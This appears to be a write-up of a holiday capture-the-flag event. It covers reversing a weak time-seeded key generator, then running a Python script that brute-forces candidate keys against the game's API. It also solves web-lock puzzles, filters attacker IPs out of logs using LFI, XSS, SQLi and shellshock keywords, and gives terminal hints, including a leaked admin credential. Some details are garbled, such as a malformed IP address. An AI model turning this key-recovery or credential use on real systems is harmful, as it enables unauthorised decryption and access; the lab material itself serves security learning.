01001DCE 05 C39E2600 ADD EAX,269EC3
01001DD3 A3 2C600D01 MOV DWORD PTR DS:[state],EAX
01001DD8 A1 2C600D01 MOV EAX,DWORD PTR DS:[state]
01001DD0 C1F8 10 SAR EAX,10
01001DE0 25 FF7F0000 AND EAX,7FFF
01001DE5 5D POP EBP
01001DE6 C3 RETN
01001DE7 CC INT3

```

EAX = EAX ADD 0x269EC3, lowest 4 bytes are preserved.

OllyDbg - elfscrow.exe - [CPU - main thread, module elfscrow]

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Registers (FPU)	
EAX	01104CFE
ECX	5E112E56
EDX	00EFD014
EBX	00000000
ESP	00EFF91C
EBP	00EFF91C
ESI	00000001
EDI	010D638C OFFSET elfscrow.__native...
EIP	01001DCE elfscrow.01001DCE
C 1 ES 002B 32bit 0(FFFFFFFF)	
P 0 CS 0023 32bit 0(FFFFFFFF)	
A 0 SS 002B 32bit 0(FFFFFFFF)	
Z 0 DS 002B 32bit 0(FFFFFFFF)	
S 0 FS 0053 32bit D73000(FFF)	
T 0 GS 002B 32bit 0(FFFFFFFF)	
D 0	
O 1 LastErr ERROR_SUCCESS (00000000)	
EFL 00000A03 (O,B,NE,BE,NS,PO,L,LE)	

EAX = shift Arithmetic Right EAX in 10 positions

The result of this operation replaces the original epoch value in DS register

EAX = EAX AND 0x7FFF

OllyDbg - elfscrow.exe - [CPU - main thread, module elfscrow]

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[Icons] [L] [E] [M] [T] [W] [H] [C] / [K] [B] [R] ... [S] [Icons] [?]

Registers (FPU)	
EAX	0143EBC1
ECX	5E112E56
EDX	00EFD014
EBX	00000000
ESP	00EFF91C
EBP	00EFF91C
ESI	00000001
EDI	010D638C 0
EIP	01001D08 e
C 0 ES 002B 3	
P 0 CS 0023 3	
A 1 SS 002B 3	
Z 0 DS 002B 3	

DS:[010D602C]=0143EBC1  
EAX=0143EBC1  
elfscrow.cpp:59.

Address	Hex dump	ASCII
010D602C	C1 EB 43 01 05 00 00 00	+%C0+...

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EAX = EAX AND 0x7FFF

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The lowest byte of the result is saved

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On the second iteration the result of the ADD is used as the new input (instead of the epoch of the first iteration)

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So, on every iteration a result is generated that is used as input for the next iteration, this is done 8 times, on every time we get a byte, the result is the encryption key.

We can translate this information into the following python code:



```

word = epoch
encryptionKeyRaw = ""
for i in range(1,9):
    multStep = (word * 0x343fd) & 0xFFFFFFFF
    addstep = (multStep + 0x269ec3) & 0xFFFFFFFF
    word = addstep
    sarstep = word >> 0x10
    keyPortion = sarstep & 0xFF
    encryptionKeyRaw += str("{0:#0{1}x}".format(keyPortion,4))
print(hex(epoch))
encryptionKey = encryptionKeyRaw.replace("0x","")
print(encryptionKey)
secretid = generateSecretId(encryptionKey)
print(secretid)

```

Now, the question says that the file was encrypted on December 6, 2019 between 7 pm (epoch 1575658800) and 9 pm (epoch: 1575666001) UTC

We get the corresponding EPOCH times and generate a python script to generate all the possible 7201 encryption keys for that timeframe. Since the encryption API generates a secret id for each encryption key that is submitted, we write a python script that submits each possible encryption key, sends it to the server and saves every corresponding secret id on a file called secrets.txt.

```

import sys
from urllib import request, parse

def generateSecretId(encryptionKey):
    user_agent = 'ElfScrow V1.01 (SantaBrowse Compatible)'
    req = request.Request("http://elfscrow.elfu.org/api/store", data=encryptionKey.encode(),
        headers={'User-Agent': user_agent})
    resp = request.urlopen(req)
    return (resp.read().decode())

for epoch in range(1575658800,1575666001):
    f1 = open("keysAndSecrets.txt","a")
    f2 = open("secrets.txt","a")

    word = epoch
    encryptionKeyRaw = ""

    for i in range(1,9):
        multStep = (word * 0x343fd) & 0xFFFFFFFF
        addstep = (multStep + 0x269ec3) & 0xFFFFFFFF
        word = addstep
        sarstep = word >> 0x10
        keyPortion = sarstep & 0xFF
        encryptionKeyRaw += str("{0:#0{1}x}".format(keyPortion,4))

    print(hex(epoch))
    encryptionKey = encryptionKeyRaw.replace("0x","")
    print(encryptionKey)
    secretid = generateSecretId(encryptionKey)
    print(secretid)
    print("")

    f1.write(str(hex(epoch)) + "," + str(epoch) + "," + encryptionKey + "," + secretid + "\n")
    f1.close()
    f2.write(secretid + "\n")
    f2.close()

```

Finally, we run the following bat script to try to decrypt the document with the secret ids contained on secrets.txt file.

```
for /F "tokens=*" %A in (secrets.txt) do echo Trying secret id: %A >>
output.txt && elfscrow.exe --decrypt --insecure --id=%A
ElfUResearchLabsSuperSledOMaticQuickStartGuideV1.2.pdf.enc
ElfUResearchLabsSuperSledOMaticQuickStartGuideV1.2-%A.pdf >> output.txt
2>&1
```

After running the script, elfscrow is able to decrypt the document with 40 encryption keys.

Name
ElfUResearchLabsSuperSledOMaticQuickStartGuideV1.2.pdf
ElfUResearchLabsSuperSledOMaticQuickStartGuideV1.2-0b447181-4c8e-466f-a258-c633a90a9f8a.pdf
ElfUResearchLabsSuperSledOMaticQuickStartGuideV1.2-1a5b1e8b-7950-4f2b-a3aa-42c9b64f7d83.pdf
ElfUResearchLabsSuperSledOMaticQuickStartGuideV1.2-2eb84e7e-7365-4e00-bd67-6449534f53b6.pdf
ElfUResearchLabsSuperSledOMaticQuickStartGuideV1.2-2f682938-5c7c-4f4f-bebe-1470d7c4615e.pdf
ElfUResearchLabsSuperSledOMaticQuickStartGuideV1.2-3a0f9ac2-2b91-4049-8cf7-afefd520c9d4.pdf
ElfUResearchLabsSuperSledOMaticQuickStartGuideV1.2-06c1d1d2-8f43-4ff7-be76-26268e160331.pdf

When we open the first one and get bad results.

Acrobat Reader



Adobe Acrobat Reader could not open 'ElfUResearchLabsSuperSledOMaticQuickStartGuideV1.2-0b447181-4c8e-466f-a258-c633a90a9f8a.pdf' because it is either not a supported file type or because the file has been damaged (for example, it was sent as an email attachment and wasn't correctly decoded).

We could open each file one by one to identify the right decrypted PDF file, but it is more elegant to use the following PowerShell command to look for the PDF file signature.  
Success!!

```
PS .: Select-String -Path .\ElfUResearchLabsSuperSledOMaticQuickStartGuideV1.2-*.pdf -Pattern '%PDF-'
ElfUResearchLabsSuperSledOMaticQuickStartGuideV1.2-8507d2e0-c27a-4660-84f6-4364616ad354.pdf:1:%PDF-1.3
```

By searching for the corresponding epoch time, we know it was encrypted on Dec 20, 8:20:50 pm  
0x5deab822, 1575663650, b5ad6a321240fbec,8507d2e0-c27a-4660-84f6-4364616ad354

## Convert epoch to human-readable date and vice versa




Supports Unix timestamps in seconds, milliseconds, microseconds and nanoseconds.


Assuming that this timestamp is in **seconds**:

**GMT** : Friday, December 6, 2019 8:20:50 PM

**Your time zone** : Friday, December 6, 2019 2:20:50 PM GMT-06:00

**Relative** : A month ago

The decrypted document is shown below



The phrase in the middle of the document is: Machine Learning Sleigh Route Finder.


#### 11. Open the Sleigh Shop Door

Visit Shinny Upatree in the Student Union and help solve their problem. What is written on the paper you retrieve for Shinny? For hints on achieving this objective, please visit the Student Union and talk with Kent Tinseltooth.


At this moment the forensic team had to unlock 10 locks to enter the room (<https://sleighworkshopdoor.elfu.org/>), each lock had a legend, The process to identify each key is detailed below:

1. I locked the crate with the villain's name inside. Can you get it out?  
You don't need a clever riddle to open the [console](#) and scroll a little.






2. Some codes are hard to spy, perhaps they'll show up on pulp with dye?  
 Most paper is made out of pulp.  
 How can you view this page on paper?  
 Emulate 'print' media, print this page, or view a print preview.




3. This code is still unknown; it was fetched but never shown.  
 Examine the [network](#) requests.




4. Where might we keep the things we forage? Yes, of course: Local barrels!, view [local storage](#)"



5. Did you notice the code in the [title](#)? It may very well prove vital.  
 There are several ways to see the full page title:  
 - Hovering over this browser tab with your mouse  
 - Finding and opening the <title> element in the DOM tree  
 - Typing `document.title` into the console




6. In order for this hologram to be effective, it may be necessary to increase your perspective.  
`perspective` is a css property.  
Find the element with this css property and increase the current value.




7. The font you're seeing is pretty slick, but this lock's code was my first pick.  
In the `font-family` css property, you can list multiple fonts, and the first available font on the system will be used.



8. In the event that the .eggs go bad, you must figure out who will be sad, view [event handlers](#)



9. This next code will be unredacted, but only when all the chakras are :active.  
`:active` is a css pseudo class that is applied on elements in an active state, [force pseudo classes](#)




10. Oh, no! This lock's out of commission! Pop off the cover and locate what's missing.  
Use the DOM tree viewer to examine this lock. you can search for items in the DOM using this view.  
You can click and drag elements to reposition them in the DOM tree.  
If an action doesn't produce the desired effect, check the console for error output.

Be sure to examine that printed circuit board.



And the door was open:



## 12. Filter Out Poisoned Sources of Weather Data

Use the data supplied in the Zeek JSON logs to identify the IP addresses of attackers poisoning Santa's flight mapping software. Block the 100 offending sources of information to guide Santa's sleigh through the attack. Submit the Route ID ("RID") success value that you're given. For hints on achieving this objective, please visit the Sleigh Shop and talk with Wunorse Openslae.

Santa's flight route was planned by a complex set of machine learning algorithms which use available weather data.

All the weather stations were reporting severe weather to Santa's Sleigh.

At this time the incident became critical, Christmas won't be Christmas without any presents. Unfortunately the web portal had bad practices of secure development life cycle which allowed alterations of the data in order to alter Santa's route.

To improve route calculation, it was necessary identify and block malicious or bad reputations IP addresses.

It should be noted that the person in charge of the SOC did not remember the access credentials, but he was clear about the type of vulnerabilities they had: [LFI](#), [XSS](#), and [SQLi](#), [shellshock](#).

The process performed is described below:

In the first instance, a directory scan was carried out on the site, using [dirsearch](#) to identify hidden files, configuration files and paths with relevant information.

```
root@kali:~/dirsearch# python3 dirsearch.py -u https://srf.elfu.org/ -e html

 _|. _ _ _ _ _|_      v0.3.8
(_|||_) (/_(|||(_| )

Extensions: html | HTTP method: get | Threads: 10 | Wordlist size: 6021
Error Log: /root/dirsearch/logs/errors-19-12-27_10-38-00.log
Target: https://srf.elfu.org/

[10:38:03] Starting:
[10:38:07] 400 - 173B - /%2e%2e/google.com
[10:38:07] 400 - 192B - /%ff/
[10:41:49] 200 - 3KB - /gulpfile.js
[10:41:52] 401 - 36B - /home.html
[10:42:00] 200 - 5KB - /index.html
[10:42:24] 302 - 209B - /logout -> http://srf.elfu.org/
[10:42:30] 401 - 36B - /map.html
[10:42:52] 200 - 1KB - /package.json
[10:43:18] 200 - 371B - /README.md

Task Completed
```

```
~$ curl https://srf.elfu.org/README.md
# Sled-O-Matic - Sleigh Route Finder Web API
### Installation
```
sudo apt install python3-pip
sudo python3 -m pip install -r requirements.txt
```
#### Running:
`python3 ./srfweb.py`
#### Logging in:
You can login using the default admin pass:
`admin 924158F9522B3744F5FCD4D10FAC4356`
```


Once the passwords have been identified, the next step is to identify the malicious IP, for this, the following searches were made in the logs provided. Reserved words were searched for each vulnerability and look for the associated IP addresses with the adversary's User\_Agent (pivoting).

LFI: /etc  
XSS: <script>  
SQLi: UNION  
SQLi: [0-9]=[0-9] (not for pivoting)  
shellshock: ::

To identify the malicious IPs, we converted the [JSON to CSV](#) and the respective searches were performed by type of vulnerability:

## 100 Malicious IP Address:

33.132.98.193,84.185.44.166,150.50.77.238,42.103.246.130,225.191.220.138,121.7.186.163,75.73.228.192,220.132.33.81,31.254.228.4,83.0.8.119,229.229.189.246,150.45.133.97,227.110.45.126,81.14.204.154,111.81.145.191,13.39.153.254,68.115.251.76,118.196.230.170,173.37.160.150,186.28.46.179,0.216.249.31,135.203.243.43,135.32.99.116,56.5.47.137,49.161.8.58,23.49.177.78,84.147.231.129,223.149.180.133,106.132.195.153,249.34.9.16,69.221.145.150,42.191.112.181,116.116.98.205,48.66.193.176,238.143.78.114,190.245.228.38,102.143.16.184,19.235.69.221,10.155.246.29,42.103.246.250,230.246.50.221,9.206.212.33,106.93.213.219,2.230.60.70,61.110.82.125,65.153.114.120,95.166.116.45,200.75.228.240,168.66.108.62,80.244.147.207,123.127.233.97,28.169.41.122,34.129.179.28,27.88.56.114,44.74.106.131,131.186.145.73,229.133.163.235,2.240.116.254,187.178.169.123,253.182.102.55,45.239.232.245,129.121.121.48,66.116.147.181,126.102.12.53,140.60.154.239,42.103.246.130,42.103.246.130,42.103.246.130,187.152.203.243,103.235.93.133,118.26.57.38,44.164.136.41,249.237.77.152,203.68.29.5,10.122.158.57,50.154.111.0,217.132.156.225,252.122.243.212,22.34.153.164,31.116.232.143,250.22.86.40,42.127.244.30,104.179.109.113,185.19.7.133,42.16.149.112,158.171.84.209,34.155.174.167,249.90.116.138,231.179.108.238,92.213.148.0,97.22.0.93,190.87.195.80.126,226.240.188.154,148.146.134.52,142.128.135.10,37.216.249.50,254.140.181.172,253.65.40.39,29.0.183.220



Firewall rules apply in the order they appear in the list below and should always end in a default deny/accept of 0.0.0.0/0. To submit a single IP, you could provide something similar to 1.1.1.1/32 or 1.1.1.1. To submit a range, you could provide 192.168.1.0/24 and to submit a list of IPs you can use csv format similar to 1.1.1.1/32, 2.2.2.2, 3.3.3.3/32 etc...

IP Address/Range

ip/cidr OR ip/cidr,ip/cidr,ip/cidr

ACCEPT

DENY

RESET

D:253.65.40.39/32 x

D:254.140.181.172/32 x

D:27.216.249.50/32 x

Route Calculation Success! RID:0807198508261964

## Report Hints

### 1. ed Editor Basics

From: Bushy Evergreen

[Ed Is The Standard Text Editor](#)

```
Oh, many UNIX tools grow old, but this one's showing gray.
That Pepper LOLs and rolls her eyes, sends mocking looks my way.
I need to exit, run - get out! - and celebrate the yule.
Your challenge is to help this elf escape this blasted tool.
-Bushy Evergreen
Exit ed.
1100
q
```

### 2. Linux Path

From: SugarPlum Mary

Green words matter, files must be found, and the terminal's \$PATH matters.

```
I need to list files in my home/  
To check on project logos  
But what I see with ls there,  
Are quotes from desert hobos...  
which piece of my command does fail?  
I surely cannot find it.  
Make straight my path and locate that-  
I'll praise your skill and sharp wit!  
Get a listing (ls) of your current directory.  
elf@0aaea448e0f4:~$  
a8c7d5a9b57c:~$ echo *  
rejected-elfu-logos.txt  
elf@a8c7d5a9b57c:~$ cat rejected-elfu-logos.txt
```

### 3. PowerShell

From: Sparkle Redberry

[SANS' PowerShell Cheat Sheet](#)

Commands:

```
WebRequest -Uri http://localhost:1225/api/off  
WebRequest -Uri http://127.0.0.1:1225/api/angle?val=65.5  
WebRequest -Uri http://127.0.0.1:1225/api/refraction?val=1.867  
WebRequest -Uri http://127.0.0.1:1225/api/temperature?val=-33.5  
ams = @{O=6&H=7&He=3&N=4&Ne=22&Ar=11&Xe=10&F=20&Kr=8&Rn=9}  
WebRequest -Uri http://localhost:1225/api/gas -Method POST -Body $my_params  
WebRequest -Uri http://localhost:1225/api/on
```

### 4. MongoDB

From: Holly Evergreen

[MongoDB Documentation](#)

```
Hello dear player! Won't you please come help me get my wish!  
I'm searching teacher's database, but all I find are fish!  
Do all his boating trips effect some database dilution?  
It should not be this hard for me to find the quiz solution!
```

Find the solution hidden in the MongoDB on this system.

```
699124dfb5d:~$ ps -ef  
mongo --port 12121  
db.adminCommand( { listDatabases: 1 } )  
use elfu  
show collections  
db.solution.find()  
db.loadServerScript();  
displaySolution();
```

### 5. Chatter?

From: Alabaster Snowball

sudo -l says I can run a command as root. What does it do?

```
nyancat, nyancat
I love that nyancat!
My shell's stuffed inside one
Whatcha' think about that?
Sadly now, the day's gone
Things to do! Without one...
I'll miss that nyancat
Run commands, win, and done!
Log in as the user alabaster_snowball with a password of Password2, and land in a
Bash prom
pt.
Target Credentials:
username: alabaster_snowball
password: Password2

03cb4b630c1:~$ sudo chatrr -i /bin/nsh
elf@e03cb4b630c1:~$ cp /bin/bash /bin/nsh
elf@e03cb4b630c1:~$ su alabaster_snowball
```

## 6. Iptables

From: Kent Tinseltooth

[Iptables](#)

```
1. Set the default policies to DROP for the INPUT, FORWARD, and OUTPUT chains.
sudo iptables -P INPUT DROP
sudo iptables -P OUTPUT DROP
sudo iptables -P FORWARD DROP

2. Create a rule to ACCEPT all connections that are ESTABLISHED,RELATED on the
INPUT and the OUTPUT chains.
sudo iptables -A INPUT -m state --state ESTABLISHED,RELATED -j ACCEPT
sudo iptables -A OUTPUT -m state --state ESTABLISHED,RELATED -j ACCEPT

3. Create a rule to ACCEPT only remote source IP address 172.19.0.225 to access
the local SSH server (on port 22).
sudo iptables -A INPUT -p tcp --dport 22 -s 172.19.0.225 -j ACCEPT

4. Create a rule to ACCEPT any source IP to the local TCP services on ports 21
and 80.
sudo iptables -A INPUT -p tcp --match multiport --dports 21,80 -j ACCEPT


5. Create a rule to ACCEPT all OUTPUT traffic with a destination TCP port of 80.
sudo iptables -A OUTPUT -p tcp --dport 80 -j ACCEPT

6. Create a rule applied to the INPUT chain to ACCEPT all traffic from the lo
interface.
sudo iptables -A INPUT -i lo -j ACCEPT
```

## 7. Frosty Keypad

From: Tangle Coalbox

One digit is repeated once, it's prime, and you can see which keys were used,



```
def isPrime(n):
    n = abs(int(n))
    if n < 2:
        return False
    if n == 2:
        return True
    if not n & 1:
        return False
    for x in range(3, int(n**0.5)+1, 2):
        if n % x == 0:
            return False
    return True
lower = 1
upper = 99999999
for n in range(lower, upper + 1):
    if (isPrime(n)):
        pr = True
        for x in str(n):
            if str(x) in ['0','2','4','5','6','8','9']:
                pr = False
                break
        if (pr):
            print(n)
```

## 8. Graylog

From: Pepper Minstix

[Graylog Docs](#)

Question 1:

Minty CandyCane reported some weird activity on his computer after he clicked on a link in Firefox for a cookie recipe and downloaded a file.

What is the full-path + filename of the first malicious file downloaded by Minty?

Answer: C:\Users\minty\Downloads\cookie\_recipe.exe

Question 2:

The malicious file downloaded and executed by Minty gave the attacker remote access to his machine. What was the ip:port the malicious file connected to first?

Answer: 192.168.247.175:4444

Question 3:

What was the first command executed by the attacker?

Answer: whoami

Question 4:

What is the one-word service name the attacker used to escalate privileges?

Answer: webexservice



Question 5:

What is the file-path + filename of the binary ran by the attacker to dump credentials?

Answer: C:\cookie.exe

Question 6:

The attacker pivoted to another workstation using credentials gained from Minty's computer. Which account name was used to pivot to another machine?

Answer: alabaster

Question 7:

What is the time ( HH:MM:SS ) the attacker makes a Remote Desktop connection to another machine?

Answer: 06:04:28

Question 8:

The attacker navigates the file system of a third host using their Remote Desktop Connection to the second host. What is the SourceHostName, DestinationHostname, LogonType of this connection?

Answer: elfu-res-wks2, elfu-res-wks3, 3

Question 9:

What is the full-path + filename of the secret research document after being transferred from the third host to the second host?

Answer: C:\Users\alabaster\Desktop\super\_secret\_elfu\_research.pdf

Question 10:

What is the IPv4 address (as found in logs) the secret research document was exfiltrated to?

Answer: 104.22.3.84

## 9. Web App Pen Testing

From: Minty Candycane

[Web Apps: A Trailhead](#)

Easy mode: Modify URL value

Medium mode: Modify the hidden value of the distance in the html

Hard mode: Modify the hidden value for distance and hash(md5)

## 10. Jq

From: Wunorse Openslae

[Parsing Zeek JSON Logs with JQ](#)

```
Some JSON files can get quite busy.
There's lots to see and do.
Does C&C lurk in our data?
JQ's the tool for you!
-Wunorse Openslae

Identify the destination IP address with the longest connection duration
using the supplied Zeek logfile. Run runtoanswer to submit your answer.
elf@8ea37c9e90e6:~$
elf@259eb834353a:~$ cat conn.log | jq 'select(.duration > 1000000)'
elf@259eb834353a:~$ runtoanswer
What is the destination IP address with the longest connection duration?
13.107.21.200
```

## 11. Event IDs and Sysmon

From: Pepper Minstix

(Events and Sysmon)

## 12. Deep Blue CLI Posting

From: Bushy Evergreen

[Eric Conrad on DeepBlueCLI](#)

## 13. SQLMap Tamper Scripts

From: Pepper Minstix  
[Sqlmap Tamper Scripts](#)

14. SQL Injection  
From: Pepper Minstix  
[SQL Injection from OWASP](#)

15. Event Query Language  
From: SugarPlum Mary  
[EQL Threat Hunting](#)

16. Chrome Dev Tools  
From: Kent Tinseltooth  
[Chrome Dev Tools](#)

17. Edge Dev Tools  
From: Kent Tinseltooth  
[Edge Dev Tools](#)

18. Deep Blue CLI on Github  
From: Bushy Evergreen  
[Github page for DeepBlueCLI](#)

19. Reverse Engineering  
From: Holly Evergreen  
[Reversing Crypto the Easy Way](#)

20. Bitting Templates  
From: Minty Candycane  
[Deviant's Key Decoding Templates](#)

21. Firefox Dev Tools  
From: Kent Tinseltooth  
[Firefox Dev Tools](#)

22. Sysmon  
From: SugarPlum Mary  
[Sysmon By Carlos Perez](#)

23. Key Bitting  
From: Minty Candycane  
[Optical Decoding of Keys](#)

24. Safari Dev Tools  
From: Kent Tinseltooth  
[Safari Dev Tools](#)

25. Curl Dev Tools  
From: Kent Tinseltooth  
[Curl Dev Tools](#)

26. Machine Learning  
From: Alabaster Snowball  
[Machine Learning Use Cases for Cyber Security](#)

27. User's Shells  
From: Alabaster Snowball

On Linux, a user's shell is determined by the contents of `/etc/passwd`

## 28. Finding Bad in Web Logs

From: Wunorse Openslae

Do you see any [LFI](#), [XSS](#), [Shellshock](#), or [SQLi](#)?

## 29.RITA

From: Sparkle Redberry

[RITA's homepage](#)

## Site Map

